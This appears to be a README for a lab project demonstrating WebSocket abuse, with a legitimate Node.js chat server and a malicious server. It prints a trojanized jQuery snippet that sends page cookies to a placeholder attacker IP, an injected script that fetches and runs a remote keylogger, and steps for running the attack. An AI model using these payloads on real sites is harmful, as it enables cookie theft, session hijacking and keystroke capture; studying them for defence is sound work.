
Legitimate Server Implementation:

The legitimate server was implemented using nodejs’ express and websocket modules. The server listens on port 3000 and, in response to get requests, renders and serves an HTML page from the file index.ejs. Once loaded in a browser the HTML page requests another JavaScript file that facilitates chat between multiple users with a WebSocket connection between each user and the legitimate server.



Malicious Server Implementation:

Likewise, the malicious server was also implemented using nodejs’ express and websocket modules. The server preforms two functions:

1. The server listens on port 5000 and makes available the files which are found in   
   …/Mal-Server/public. This includes the file jqnc.js which is the uncompressed version of the jQuery library with the following code insertion:

MalWS = new WebSocket('ws://[*mal-server-IP*]:5001/',

'echo-protocol');

MalWS.onopen = function() {

MalWS.send(JSON.stringify(

{protocol: 'cookieJQ', data: document.cookie}

));

};

This code will run when an HTML page sets the src attribute of its’ script element to “http://[*malicious-server IP address*]:5000/jqnc.js”, opening a WebSocket connection to the malicious server and sending the page’s cookies to the malicious server.

**Note:** Although it may be simpler to send the cookies as data with the HTTP POST method, this is a contrived example designed to test the security threats posed by WebSocket.

1. The Server hosts a WebSocket server on port 5001 that sends the file KeyCookieLog.js to clients upon connection. This file records keystrokes and obtains the cookies of the page that made the connection and periodically sends them back to the WebSocket server on port 5001. The WebSocket server handles this incoming data, as well as the data incoming from the jQuery library insert from (1), and records it in two texts files; cookieLog.txt and keyLog.txt.

Malicious Functionality:

Already “injected” into the HTML paged served by the legitimate server are two script elements that simulate an HTML injection attack on an amateur web app that does not escape input strings. Between the two script elements, malicious use of WebSocket is implemented both in-line and through the use of an external source file. This code could also be copied into the chat box causing the browser to unknowingly execute the malicious code which is similar to how these attacks may actually be carried out. The Two elements are:

1)

<script type="text/javascript">

MalWS = new WebSocket('ws://[*mal-server-IP*]:5001/', 'echo-protocol');

MalWS.onmessage = function(e) {

sc = document.createElement('script');

sc.type = 'text/javascript';

sc.appendChild(document.createTextNode(e.data));

B = document.getElementsByTagName("body");

B[0].appendChild(sc);

};

</script>


This code opens a websocket connection with the malicious server, downloads the malicious file KeyCookieLog.js and uses it to create a script element that is appended to some element in the HTML page, causing the browser to execute the code, which records keystrokes and steals cookies.


2)

<script src="http://[*mal-server-IP*]:5000/jqnc.js"></script>


This code request the jqnc.js file from the malicious server. As stated above, the jqnc.js file is the uncompressed version of the jQuery library with a code insertion that steals cookies and sends them to the malicious server.

Executing the Malicious Functionality:

1. Start the legitimate server by navigating to the directory where it is contained and entering the command “node app.js”.
2. Similarly, start the malicious server by navigating to the directory where it is contained and entering the command “node app.js”.



1. Open your web browser and enter the URL: http://[*Legit-Server-IP*]:3000/



1. Next, type anything while on the page and the key strokes will be saved in the file keyLog.txt in the malicious server’s directory along with the cookies of the webpage provided by the legitimate webserver in the file cookieLog.txt.

